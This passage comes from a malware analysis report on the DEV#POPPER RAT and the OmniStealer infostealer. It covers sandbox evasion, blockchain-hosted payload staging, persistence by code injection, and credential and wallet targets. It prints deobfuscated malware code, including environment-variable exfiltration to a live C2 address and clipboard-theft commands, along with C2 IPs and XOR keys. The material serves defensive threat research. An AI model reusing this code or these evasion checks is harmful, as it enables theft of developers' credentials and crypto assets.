The third anti-analysis method makes use of the regular expression "**(((.+)+)+)+$**" and causes catastrophic backtracking by converting the **a0a** function to string and matching and converting the **a0a** function's constructor to string and searching. This causes the debugger to get hung up indefinitely.

Figure 20 – Catastrophic backtracking

On Windows systems, the malware enumerates running processes via **tasklist /FO CSV /NH** and calculates MD5 hashes of process names starting with the letter "**O**". If a process hash matches the MD5, "**9a47bb48b7b8ca41fc138fd3372e8cc0**", execution terminates. The specific process name corresponding to this hash has not been identified.

Figure 21 – Terminate if (unknown) process exists

If the operating system is Linux, the next method checks various attributes about the infected machine: computer name, username, and OS release information to determine if it is likely running in an analysis environment.

Environments it avoids:

- **Cloud Providers:** AWS, Azure, GCP, Vercel
- **CI/CD:** GitHub Actions, CircleCI, custom runners, Jenkins
- **Containers:** Docker, Kubernetes, BuildKit
- **Build Systems:** npm, Expo, Amplify, Heroku
- **Security Tools:** Kali Linux, malware sandboxes
- **Development:** Codespaces, staging servers, devcontainers
- **Hosting:** Render, Contabo, various VPS providers

Otherwise, if the operating system is not Linux, the victim's computer is checked against the following names, which are likely controlled by the threat actors and are used for testing purposes:


- EV-CHQG3L42MMQ
- EV-4A6OE6M0E2D

```
case '0':
  if (z.startsWith('turtle-worker') && A === 'expo') {
    M(z + '$' + A + ' / ' + C + '\nBlocked\n' + process.cwd(), '(Blocked)');
    return;
  }
  continue;
case '1':
  if ((z.startsWith('1a-cicd-') || z.startsWith('1b-cicd-')) && (A === 'ubuntu' || A === 'shop_runner')) {
    M(z + '$' + A + ' / ' + C + '\nBlocked\n' + process.cwd(), '(Blocked)');
    return;
  }
  continue;
case '2':
  if ((/^srv\d+$/.test(z) || /^iyla-vista-[0-9a-f]{8}$/.test(z)) && A === 'root') {
    M(z + '$' + A + ' / ' + C + '\nBlocked\n' + process.cwd(), '(Blocked)');
    return;
  }
  continue;
case '3':
  if (z === 'kali' && (A === 'root' || A === 'kali' || A === 'shellchocolat')) {
    M(z + '$' + A + ' / ' + C + '\nBlocked\n' + process.cwd(), '(Blocked)');
    return;
  }
  continue;
case '4':
  if (/^[0-9a-f]{12}$/.test(z) && (A === 'root' || A === 'node' || A === 'cnb' || A === 'www-data' || A === 'circleci') || /^[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]
  {4}-[0-9a-f]{12}$/.test(z) && A === 'ubuntu' || z.startsWith('vmi') && z.endsWith('.contaboserver.net') && A === 'root' || (z.startsWith
  ('community-node-service-api-') || z.startsWith('teneo-admin-panel-')) && A == 'apps' || (/^[0-9a-f]{12}$/.test(z) || z === 'devcontainer' || z.startsWith
  ('ip-172-')) && (A === 'root' || A === 'panda' || A === 'bitnami' || A == 'sail') && (B.includes('-cloud') || B.includes('linuxkit'))) {
    M(z + '$' + A + ' / ' + C + '\nBlocked\n' + process.cwd(), '(Blocked)');
    return;
  }
  continue;
case '5':
  if (z.startsWith('192.168.') && A === 'root' && p.process.env.VERCEL_HIVE_VERSION) {
    M(z + '$' + A + ' / ' + C + '\nBlocked (Vercel)\n' + process.cwd(), '(Blocked)');
    return;
  }
```

Figure 22 – Terminate if executing in cloud, VPS, or sandbox

C2 Communication

The figure below displays the request sent by Stage 2 to retrieve DEV#POPPER. The response body is XOR encrypted as we previously covered.



```
GET /$/boot HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.0.0 Safari/537.36
Sec-V: 5
Host: 23.27.20.143:27017
Connection: keep-alive


j&.bs.
!G.FV t.nhl-z|       j"....tuNgs~fa52r&.U\H9=.f9qv|}C;..QZ.nkW/m&./bF;=...>pbD,92hfd.npN.A.hmWf$qa+.D;wN.D..l.7.oh..5=`...R:r
liJsFAa-Z.fnd+.@;wN.D..iWf$qa+.Aq&s..V=s.7.k.2bPon.Q3N9uS`o&.fs18.j.CM9..q7(..sD;wN.D..l.7.o.z1^t&b..V=s.7.nd(d@;wN.D.0i..pw|
4Z.FV tR0hl-z|       j"...)t$.3wi-.}C;...8B?..zq?|~5Aq&|.M..!kqm&./bF8....?puNcywcm:.iu..A..m.<9..mxE;wN.D.
l.4qoh!.M.`.QZ.nkT.hl..|       j"...2t$.3wi-.}C;..QZ.nkWgm&./bF8....?p$.3wi-.xO.
```

Figure 23 – C2 request to retrieve stage 3 (DEV#POPPER)

Three different C2 addresses were identified in DEV#POPPER samples and the usage of one over another depends on the value stored in the global variable, "**_V**", which serves as a campaign identifier. As seen in Figure 4, the variable is set in this case to "**5**" so the C2 chosen is "198.105.127[.]210".

Note, this is the same global variable used for the **Sec-V** header that we previously covered.

_V "Sec-V" Value	C2	ASN
A	136.0.9[.]8	149440 (Evoxt Sdn. Bhd.)
C	23.27.202[.]27	149440 (Evoxt Sdn. Bhd.)
Numeric	198.105.127[.]210	149440 (Evoxt Sdn. Bhd.)

```
if (q[0x0] == 'A') D = '136.0.9.8';else {
    if (q[0x0] == 'C') D = '23.27.202.27';else {
        if (!p.isNaN(p.parseInt(q))) D = '198.105.127.210';else return;
    }
}
const E = 'http://' + D + ':27017',
```

Figure 24 – Use different C2 based on campaign ID

DEV#POPPER filters "noisy" environment variables before sending the remaining variables to its C2.

```
(async () => {
  const Z = {};
  Z.htnIT = 'pm_uptime', Z.UcwEI = 'created_at', Z.ISdrl = 'restart_time', Z.jgvPS = 'versioning', Z.wHYom = 'vizion_running', Z.anEPX = 'exit_code', Z.sLMSg =
  'NEXT_DEPLOYMENT_ID', Z.oWoFr = 'NEXT_PRIVATE_TRACE_ID', Z.lVCSO = 'NEXT_PRIVATE_WORKER';
  Z.tGmaU = 'RUST_MIN_STACK', Z.gmdMC = '__NEXT_PRIVATE_RUNTIME_TYPE', Z.VagId = 'prev_restart_delay', Z.uRhxB = 'unique_id';
  const a0 = Z;
  try {
    const a1 = p.process.env,
      a2 = Object.keys(a1).sort().reduce((a7, a8) => {
        if (![a0.htnIT, a0.UcwEI, a0.ISdrl, a0.jgvPS, a0.wHYom, a0.anEPX, a0.sLMSg, a0.oWoFr, a0.lVCSO, a0.tGmaU, a0.gmdMC, a0.VagId, a0.uRhxB].includes(a8)) a7[a8] = a1[a8];
        return a7;
      }, {}),
      a3 = JSON.stringify(a2),
      a4 = r + '/snv',
      a5 = {};
    a5.id = z + '$' + A, a5.user = A, a5.body = a3;
    const a6 = new globalThis.URLSearchParams(a5);
    await L.post(a4, a6);
  } catch (a7) {}
```

Filter “noisy” environment variables

Exfil environment variables

Figure 25 – Filter noisy environment variables and exfiltrate the rest

The figure below displays the request DEV#POPPER sends to the C2 endpoint at **/snv** containing harvested environment variables. Since developers frequently store sensitive credentials in environment variables, this data is highly valuable.

Figure 26 – Exfiltrated environment variables (URL decoded in CyberChef)

DEV#POPPER sends a request to the C2's **/$/z1** endpoint to retrieve the base64 encoded + XOR encrypted OmniStealer payload. Keep in mind this request originates from the python process started by DEV#POPPER and is invoked in memory via python's exec() function. This is covered more in-depth in the next section.

Figure 27 – Get OmniStealer first stage (XOR encrypted and base64 encoded)

Loader Functionality - DEV#POPPER RAT

Loading DEV#POPPER RAT involves execution of an additional stage "Stage 4" that is near identical in obfuscation to Stage 1 (see Figure 4) so we will not cover it in-depth, however its purpose is to retrieve and deobfuscate the DEV#POPPER RAT JavaScript code from a chain of crypto addresses.

Figure 28 – Load DEV#POPPER RAT staging code

After deobfuscating Stage 4, we can see that it calls the function "t" and passes an XOR key, Tron address, and Aptos address (as a fallback option). After the function returns, it executes it via the **eval** function, effectively finding/deobfuscating/decrypting the DEV#POPPER RAT source-code from across crypto networks (Tron -> Ethereum).

Figure 29 – Stage 4 JavaScript that evaluates code obtained from Ethereum transaction history

The "t" function that we discussed previously can be seen in the figure below. The purpose of the first request shown is to acquire the Ethereum address in the response data via Trongrid or Aptos as a fallback, which is hex encoded.




Figure 30 – Stage 4 JavaScript that gets Ethereum transaction address from Tron network

The next figure shows the raw response data returned by Trongrid. When the hex-encoded content is decoded, it reveals the Ethereum transaction address **0x804b000af7d7e4337ba5db28bb367da64a08391de09ffb07847ac897c5f82954**. This same address was also cited by Ransom-ISAC in their October 27, 2025 blog post, "*Cross-Chain TxDataHiding Crypto Heist: A Very Chainful Process (Part 2)*", underscoring that data stored via crypto-networks is effectively permanent.




Figure 31 – Raw response from API request to Trongrid containing hex-encoded Ethereum transaction address

Next, a POST request is sent to **bsc-dataseed.binance.org** (Binance Smart Chain) or **bsc-rpc.publicnode.com** (PublicNode) as a fallback option. The response data is deobfuscated and decrypted via XOR key, "**cA]2!+37v,-**

szeU}", where it is returned and executed via eval as we previously discussed.

Figure 32 – Retrieve and decrypt DEV#POPPER RAT from Ethereum transaction data

For clarification purposes, the next figure displays the hex-encoded source code for DEV#POPPER RAT stored in the Ethereum blockchain:




Figure 33 – Input data shown in bscscan containing obfuscated/hex-encoded DEV#POPPER RAT

The next figure simulates the same behavior but in CyberChef, decoding from UTF-8, splitting by the string, "?.?", and decrypting via XOR, revealing Stage 5 (DEV#POPPER RAT).




Figure 34 – CyberChef view of deobfuscating the input data (DEV#POPPER RAT source code)

Loader Functionality - Omni Stealer

Loading Omni Stealer involves first downloading a portable python zip archive from the C2 and extracting it via tar or as a fallback, via 7-Zip. This is followed up by execution of an inline python expression via **python -c** to execute the stager code that downloads/decrypts another stage that ultimately deploys OmniStealer, a python-based information stealer.

Figure 35 – OmniStealer stager python script

After beautifying the stager code, we can see that it sends a request to the C2, decrypts the response via XOR key, "**9KyASt+7D0mjPHFY**", and executes the decrypted result via python's **exec()** function.

It uses the same user agent as the stager that acquires DEV#POPPER, "**Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.0.0 Safari/537.36**".




Figure 36 – First stage python script that retrieves second stage

The following CyberChef recipe can be used to decrypt a response captured from the C2 for this stage:

```
 Regular_expression('User defined','\\x0d\\x0a\\x0d\\x0a(.*)',true,true,true,false,false,false,'List capture gr
From_Base64('A-Za-z0-9+/=',false,false)
XOR({'option':'Latin1','string':'9KyASt+7D0mjPHFY'},'Standard',false)
```

The next stage serves to execute the final stage (OmniStealer) through the following steps:

- Reverse the large bytes object
- Base64 decode
- Inflate via zlib.decompress
- Execute the result via python's exec() function

Figure 37 – Second stage python script that decrypts and executes OmniStealer

The following CyberChef recipe can be used to emulate this behavior and decrypt the final stage:

```
 Regular_expression('User defined','obfDecode\\(b\'(.*?)\'\\)\\)',true,true,false,false,false,false,'List captur
Reverse('Character')
From_Base64('A-Za-z0-9+/=',false,false)
Zlib_Inflate(0,0,'Adaptive',false,false)
```

DEV#POPPER RAT Analysis

Deobfuscating the RAT is a simple task using the tool we previously mentioned in this blog. The RAT establishes persistent C2 communications via the NPM package *socket.io-client* , where it listens for commands from the C2 and sets up persistence by injecting code into several applications that make use of Node.js.

Commands

The following table lists commands supported by the RAT and associated description.

Command	Description
cd/ss_fcd	Change current directory
ss_info	System fingerprinting information sent back to C2 including campaign ID, OS information, Node.js information, directory where the RAT is executing, time of infection, and victim clipboard contents.
ss_ip	Victim IP geolocation data retrieved from http://ip-api.com/json
ss_cb	Clipboard theft
ss_upf	Upload single file to the C2
ss_upd	Upload directory to the C2
ss_dir	Reset current directory to current working directory
ss_stop	Stop ongoing upload

ss_inz	Inject stager code for itself into specified file
ss_inzx	Remove injected stager code from specified file
ss_connect	Change C2 server
ss_eval	Execute arbitrary/threat actor C2-specified JavaScript code
ss_eval64	Execute arbitrary/threat actor C2-specified base64 encoded JavaScript code

Clipboard Theft

The victim's clipboard is captured by running various commands depending on the victim host OS:

- **Windows:** powershell -NoProfile -Command "Get-Clipboard"
- **macOS:** pbpaste
- **Linux:** xclip -selection clipboard -o
- **Linux (fallback option):** xsel --clipboard --output

```
}, e._CB = function () {
  if (m === 'win32') return k.execSync('powershell -NoProfile -Command "Get-Clipboard"', {
    'encoding': 'utf8',
    'windowsHide': !![]
  });
  if (m === 'darwin') return k.execSync('pbpaste', {
    'encoding': 'utf8',
    'windowsHide': !![]
  });
  if (m === 'linux') try {
    return k.execSync('xclip -selection clipboard -o', {
      'encoding': 'utf8',
      'windowsHide': !![]
    });
  } catch {
    return k.execSync('xsel --clipboard --output', {
      'encoding': 'utf8',
      'windowsHide': !![]
    });
  }
```

Figure 38 – Clipboard theft cross-platform

Persistence

DEV#POPPER RAT appends JavaScript code of the prior stage we discussed (Stage 4) at the end of JavaScript files belonging to many different applications that internally make use of Node.js including, Visual Studio Code, GitHub Desktop, Discord, Cursor, and Antigravity.

When one of those applications start, the stager code executes - DEV#POPPER RAT source code is retrieved in the same manor as previously described and executed in memory. The RAT hard-codes paths for compatibility across Windows, Linux, and macOS.

Figure 39 – Persistence by injecting into benign applications that use Node.js

LLM Generated

It is possible that the threat actors used an LLM to generate the source code for the RAT, given the extensive use of emojis, or that they prefer to see emojis prepended to debug messages sent to their C2 backend.




Figure 40 – Extensive use of emojis throughout DEV#POPPER RAT

OmniStealer Analysis

OmniStealer is around 1,000 lines of python code and targets the following:

- Chromium-based browser passwords, history, credit cards, cookies, cryptocurrency extension folders.
- Desktop-based cryptocurrency applications:
  - Solana
  - Monero GUI
  - Bitmonero
  - Dogecoin
  - Bitcoin Core
  - Electrum
  - atomic
  - Exodus
- Git credentials
- Credentials stored in Windows Credential Manager
- Visual Studio Code extension storage files (state.vscdb, state.vscdb.backup, storage.json)
- Firefox passwords, history, cookies.
- Keychain database (macOS)

- GNOME Keyring (Linux) -> connects to org.freedesktop.secrets service -> searches for schema "chrome_libsecret_os_crypt_password_v2" -> retrieves encryption password
- KDE Wallet (Linux) -> connects to org.kde.kwalletd5 via D-Bus -> opens wallet folder "Chrome Keys" / "Brave Keys" -> reads password from "Chrome Safe Storage"
- Environment variables

The malware installs the following dependencies via pip:

- pyzipper - Used in archiving harvested files/credentials via AES algorithm
- psutil - Process termination for non-Windows OS, otherwise taskkill is used: taskkill /f /im <process_name>
- requests - To facilitate data exfiltration over HTTP to C2 or Telegram chat

Targeted Web Browsers

- Google Chrome
- Microsoft Edge
- Firefox
- Opera/Opera GX
- Arc

Targeted Cloud Storage Directories

- macOS/Linux:
    - ~/pCloud/Cache
    - ~/Downloads/MEGA Downloads
    - ~/Documents/MEGA
    - ~/MEGAsync
    - ~/Box
    - ~/iCloud Drive
    - ~/SkyDrive
    - ~/OneDrive
    - ~/My Drive*
    - ~/Dropbox*
    - ~/Library/CloudStorage
- Windows:
    - %UserProfile%\Dropbox*
    - %UserProfile%\My Drive*
    - %UserProfile%\OneDrive
    - %UserProfile%\SkyDrive
    - %UserProfile%\iCloud Drive




Figure 41 – Function responsible for targeting cloud storage services

Crypto-currency Wallets

The following table lists cryptocurrency wallets targeted by the stealer.

Extension/Folder Name	Description
dmkamcknogkgcdfhhbddcghachkejeap	Keplr
acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet
idnnbdplmphpflfnlkomgpfbpcgelopg	Xverse
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
mcohilncbfahbmgdjkbpemcciiolgcge	OKX Wallet
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
egjidjbpglichdcondbcbdnbeeppgdph	Trust Wallet
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom

nngceckbapebfimnlniiiahkandclblb	Bitwarden Password Manager
eiaeiblijfjekdanodkjadfinkhbfgcd	NordPass Password Manager
fdjamakpfbbddfjaooikfcpapjohcfmg	Dashlane
aeblfdkhhhdcdjpifhhbdiojplfjncoa	1Password Password Manager
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet Extension
hdokiejnpimakedhajhdlcegeplioahd	Lastpass Password Manager
gejiddohjgogedgjnonbofjigllpkmbf	1PasswordNightly
khgocmkkpikpnmmkgmdnfckapcdkgfaf	1PasswordBeta
dppgmdbiimibapkepcbdbmkaabgiofem	1PasswordEdge
fooolghllnmhmmndgjiamiiodkpenpbb	NordPassLegacy
pnlccmojcmeohlpggmfnbbiapkmbliob	RoboForm
bfogiafebfohielmmehodmfbbebbbpei	Keeper
ghmbeldphafepmbegfdlkpapadhbakde	ProtonPass
hlcjpjebakkiaolkpceofenleehjgeca	Passwarden
hihnblnamcfdfdjamdhhcgnpmkhmecjm	mSecure
folnjigffmbjmcjgmbbfcpleeddaedal	LogMeOnce
njimencmbpfibibelblbbabiffimoajp	TotalPassword
deelhmmhejpicaaelihagchjjafjapjc	MEGAPass
fjbgpaheigpmkbdkdfghmkbnkpeofmhh	Aura
lgbjhdkjmpgjgcbcdlhkokkckpjmedgc	DualSafe
mmhlniccooihdimnnjhamobppdhaolme	Kee
cnlhokffphohmfcddnibpohmkdfafdli	MultiPassword
kmcfomidfpdkfieipokbalgegidffkal	Enpass
nhhldecdfagpbfggphklkaeiocfnaafm	FreePasswordManager
khhapgacijodhjokkcjmleaempmchlem	ESET
didegimhafipceonhjepacocaffmoppf	Passbolt
jgnfghanfbjmimbdmnjfofnbcgpkbegj	KeePassHelper

blgcbajigpdfohpgcmbbfnphcgifjopc	ExpressVPNKeys
hldllnfgjbablcfcdcjldbbfopmohnda	pCloudPass
